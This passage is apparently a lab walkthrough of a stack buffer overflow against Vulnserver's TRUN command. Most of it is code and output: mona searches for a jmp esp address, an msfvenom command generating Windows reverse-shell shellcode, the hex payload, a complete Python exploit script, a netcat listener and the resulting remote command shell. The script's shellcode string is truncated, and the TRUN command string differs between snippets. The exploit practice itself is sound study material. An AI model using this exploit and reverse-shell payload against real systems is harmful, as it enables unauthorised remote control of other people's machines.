0x77350000 | 0x77350000 | 0x00000000 | True     | True     | True     | True     | True     | 6.1.7601.18741 [SspiCli.dll] (C:\Windows\system64\SspiCli.dll)
0x77350000 | 0x77350000 | 0x00000000 | True     | True     | True     | True     | True     | 6.1.7600.16385 [ntdll.dll] (C:\Windows\system64\ntdll.dll)
0x77350000 | 0x77350000 | 0x00000000 | True     | True     | True     | True     | True     | 6.1.7600.16385 [ADVAPI32.dll] (C:\Windows\system64\ADVAPI32.dll)
0x77350000 | 0x77350000 | 0x00000000 | True     | True     | True     | True     | True     | 6.1.7600.16385 [RPCRT4.dll] (C:\Windows\system64\RPCRT4.dll)
0x77350000 | 0x77350000 | 0x00000000 | True     | True     | True     | True     | True     | 6.1.7600.16385 [sechost.dll] (C:\Windows\system64\sechost.dll)
0x77350000 | 0x77350000 | 0x00000000 | True     | True     | True     | True     | True     | 6.1.7601.17514 [user32.dll] (C:\Windows\system64\user32.dll)
0x77350000 | 0x77350000 | 0x00000000 | True     | True     | True     | True     | True     | 6.1.7601.17514 [IMM32.DLL] (C:\Windows\system32\IMM32.DLL)

[+] This mona.py action took 0:00:00.312000
```

!mona modules

here it shows that the 'essfunc.dll' under vulnserver directory have everything turn off which is a good case for us.

```
0x62500000 | 0x62500000 | 0x00000000 | False | False | False | False | False | -1.0- [essfunc.dll] (C:\Users\Malwally\Desktop\vulnserver-master\essfunc.dll)
0x76e20000 | 0x76e20000 | 0x00000000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [NSCTF.dll] (C:\Windows\system64\NSCTF.dll)
```

let's check and see is there any jmp esp instruction in the essfunc.dll or not

here it shows that there are 9 pointers of jmp esp instruction inside the essfunc.dll

//remember that the jmp esp instruction address should not contain \x00 bad char as it will terminate our shellcode too

```
----- Number of pointers of type jmp esp : 9 -----
[+] Results :
0x625011af : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Malwally\Desktop\vulnserver-master\essfunc.dll)
0x625011b8 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Malwally\Desktop\vulnserver-master\essfunc.dll)
0x625011c7 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Malwally\Desktop\vulnserver-master\essfunc.dll)
0x625011d3 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Malwally\Desktop\vulnserver-master\essfunc.dll)
0x625011e1 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Malwally\Desktop\vulnserver-master\essfunc.dll)
0x625011f7 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Malwally\Desktop\vulnserver-master\essfunc.dll)
0x62501203 : jmp esp : ascii (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Malwally\Desktop\vulnserver-master\essfunc.dll)
0x62501208 : jmp esp : ascii (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Malwally\Desktop\vulnserver-master\essfunc.dll)
Found a total of 9 pointers
[+] This mona.py action took 0:00:00.640000
```

!mona jmp -r esp -m essfunc.dll

let's use the 0x625011af jmp esp instruction address

```
[+] Results :
0x625011af : jmp esp !
0x625011bb : jmp esp !
```

now let's edit our exploit script again by changing the EIP to the specific jmp esp address


```
#Exploit payloads properties
command = b"TRUN ./:"
padding = b"A"*2003
jmpESP = struct.pack('<I', 0x625011af)
eip = jmpESP
nop_sled = b"\x90"*16
junk = b"B"*(984 - len(nop_sled))

payload = b"".join([
    command,
    padding,
    eip,
    nop_sled,
    junk
])
```

now let's see what would happen in the immunity debugger

The screenshot shows the Immunity Debugger interface with three main panels:

- Assembly Panel (Left):** Displays assembly instructions. A red circle highlights the instruction `STOS DWORD PTR ES:[EDI]` at address `023DFDB8`. A red arrow points from this instruction to the text "stack address" and "we're in the stack!".
- Registers Panel (Right):** Shows the state of CPU registers. The `ESP` register is highlighted with a red circle and labeled "Current stack pointer address". Its value is `41414141`. The `EIP` register is also highlighted with a red circle and labeled "jmp esp instruction address after 'A' padding". Its value is `023DFDB8`.
- Memory Dump Panel (Bottom):** Shows a hex dump of memory. The address `625011AF` is highlighted in blue, and the instruction `JMP ESP` is visible in the disassembler view below it.

if you notice that, after our padding "A" it'll be the EIP address right, so now it's pointing to the jmp esp instruction address in essfunc.dll

//we can see it by right click > select follows in disassembler

```
625011AF FFE4 JMP ESP
625011B1 FFE0 JMP EAX
```

now this instruction will tell the EIP to jump into the address of our current esp pointing to

```
EBX 0000007C
ESP 023DF9E0
EBP 41414141
```

which makes that our EIP to redirect us into the stack

023DF9E0	90	NOP	
023DF9E1	90	NOP	
023DF9E2	90	NOP	
023DF9E3	90	NOP	
023DF9E4	90	NOP	
023DF9E5	90	NOP	
023DF9E6	90	NOP	
023DF9E7	90	NOP	
023DF9E8	90	NOP	
023DF9E9	90	NOP	
023DF9EA	90	NOP	
023DF9EB	90	NOP	
023DF9EC	90	NOP	
023DF9ED	90	NOP	
023DF9EE	90	NOP	
023DF9EF	90	NOP	
023DF9F0	42	INC	EDX
023DF9F1	42	INC	EDX
023DF9F2	42	INC	EDX
023DF9F3	42	INC	EDX
023DF9F4	42	INC	EDX
023DF9F5	42	INC	EDX
023DF9F6	42	INC	EDX
023DF9F7	42	INC	EDX
023DF9F8	42	INC	EDX
023DF9F9	42	INC	EDX
023DF9FA	42	INC	EDX
023DF9FB	42	INC	EDX
023DF9FC	42	INC	EDX
023DF9FD	42	INC	EDX
023DF9FE	42	INC	EDX
023DF9FF	42	INC	EDX
023DFA00	42	INC	EDX
023DFA01	42	INC	EDX
023DFA02	42	INC	EDX
023DFA03	42	INC	EDX
023DFA04	42	INC	EDX
023DFA05	42	INC	EDX
023DFA06	42	INC	EDX
023DFA07	42	INC	EDX
023DFA08	42	INC	EDX
023DFA09	42	INC	EDX
023DFA0A	42	INC	EDX
023DFA0B	42	INC	EDX
023DFA0C	42	INC	EDX
023DFA0D	42	INC	EDX
023DFA0E	42	INC	EDX
023DFA0F	42	INC	EDX
023DFA10	42	INC	EDX
023DFA11	42	INC	EDX
023DFA12	42	INC	EDX
023DFA13	42	INC	EDX
023DFA14	42	INC	EDX
023DFA15	42	INC	EDX
023DFA16	42	INC	EDX

16 bytes nop sled

our "B" junks

After the inc EDX (0x42) instruction has finished our eip will end up at the address of 0x023DFDB8

023DFDAF	42	INC	EDX
023DFDB0	42	INC	EDX
023DFDB1	42	INC	EDX
023DFDB2	42	INC	EDX
023DFDB3	42	INC	EDX
023DFDB4	42	INC	EDX
023DFDB5	42	INC	EDX
023DFDB6	42	INC	EDX
023DFDB7	42	INC	EDX
023DFDB8	AB	STOS	DWORD PTR ES:[EDI]
023DFDB9	AB	STOS	DWORD PTR ES:[EDI]
023DFDBA	AB	STOS	DWORD PTR ES:[EDI]

So now it's time for us to generate our shellcode to get a reverse shell, we can use msfvenom to generate

the shellcode

//we generate the shellcode into hex format

//do remember to specify the bad character "\x00" to prevent it appears in our shellcode, as it will caused our shellcode to terminate

// 351 bytes for our shellcode payload size, we've enough of space to include that in the stack

```
(nobodyata11@0xDEADBEEF)-[~/vulnserverPrac/trun]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.179 LPORT=18890 -f hex
-b '\x00' > shellcode.hex
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of hex file: 702 bytes

(nobodyata11@0xDEADBEEF)-[~/vulnserverPrac/trun]
```

shellcode.hex content

```
trun.spk x trun_exploit.py x shellcode.hex x
bb84257b35dac5d97424f45833c9b15231581283e8fc03dc2b99c020dbdf2bd81
c80a23d2d80d1361e30911a93bbf78e20c9dfa18164068c12d47a8f9027af6fa8
e7a26eed1a4e22a651fdd2c32c3e599fa146be68c36711e29aa7902797e18a249
2b8219e683be3ee9190cade63e80bd89b9f651a2198b260fd2d20c276958cf25b
4047f810060f1da6cb241923eaeaab77c92ef72c70775d828d673e7b28ecd3684
1afbb5d684f3ccafb3c0e5550aa221e7e2d4435c6a1bbb637e87fe26782568be3
52565ea302f83104f2b8e1ec1837dd0d239d76a7de76b990e03551e3e070686a0
6e87c3b9185e5666937e9bc14776133e936823ef9af6275a3667ca3cbe5ef280b
630ce75c24e2fe08d85da92e213b92eafef81df373443ae34d4506570210d001e
4ca92fbbea17c6b468abeed47c74811f9be0c2e365799572ac76682eef72c8e47
90e85bdafd0ab619f88832e2ff9137e74416a495d5f3ca0ad5d1
```

copy the shellcode from shellcode.hex into our exploit script

```

#Exploit payloads properties
command = b"TRUN /./"
padding = b"A"*2003
jmpESP = struct.pack('<I', 0x625011af)
eip = jmpESP
nop_sled = b"\x90"*16
shellcode = "bb84257b35dac5d97424f45833c9b15231581283e8fc03dc2b99c
junk = b"B"*(984 - len(nop_sled) - len(shellcode))

payload = b"".join([
    command,
    padding,
    eip,
    nop_sled,
    binascii.a2b_hex(shellcode),
    junk
])

```

the final exploit script will looks like this

```
#!/usr/bin/python3
```

```
import socket
import struct
import binascii
```

```
host = "192.168.0.101"
port = 9999
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
```

```
#banner grabbing
print("[*] Grabbing Banner")
```

```
banner = s.recv(1024)
```

```
print(banner.decode())
```

```
#generate bad characters \x01 - \xff
#badchar = \x00
badchar = ''
```

```
for x in range(1, 256):
    badchar += '{:02x}'.format(x)
```

```
#Exploit payloads properties
```

```
command = b"TRUN /./"
```

```
padding = b"A"*2003
```

```
jmpESP = struct.pack('<I', 0x625011af)
```

```
eip = jmpESP
```

```
nop_sled = b"\x90"*16
```

```
shellcode = "bb84257b35dac5d97424f45833c9b15231581283e8fc03dc2b99c"
```

```
junk = b"B"*(984 - len(nop_sled) - len(shellcode))
```

```

payload = b"".join([
    command,
    padding,
    eip,
    nop_sled,
    binascii.a2b_hex(shellcode),
    junk
])

print("[*] Sending Payload")
s.send(payload)
print("[*] Payload Send Successful.")

s.close()

```

now let's try to run our exploit script see we can spawn a reverse shell or not

start our netcat listener

```

(nobodyatall@0xDEADBEEF)-[~]
$ nc -lvp 18890
listening on [any] 18890 ...

```

run our exploit script

```

(nobodyatall@0xDEADBEEF)-[~/vulnserverPrac/trun]
$ python3 trun_exploit.py
[*] Grabbing Banner
Welcome to Vulnerable Server! Enter HELP for help.22
[*] Sending Payload
[*] Payload Send Successful.
(nobodyatall@0xDEADBEEF)-[~/vulnserverPrac/trun]
$

```

& voila we've just received our reverse shell!

h0 1 0
21 (nobodyatall@0xDEADBEEF)-[~]

\$ nc -lvp 18890

listening on [any] 18890 ...

192.168.0.101: inverse host lookup failed: Unknown host

connect to [192.168.0.179] from (UNKNOWN) [192.168.0.101] 1110

Microsoft Windows [Version 6.1.7601]

Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Malwally\Desktop\vulnserver-master>whoami

whoami

malwally-pc\malwally

C:\Users\Malwally\Desktop\vulnserver-master>█

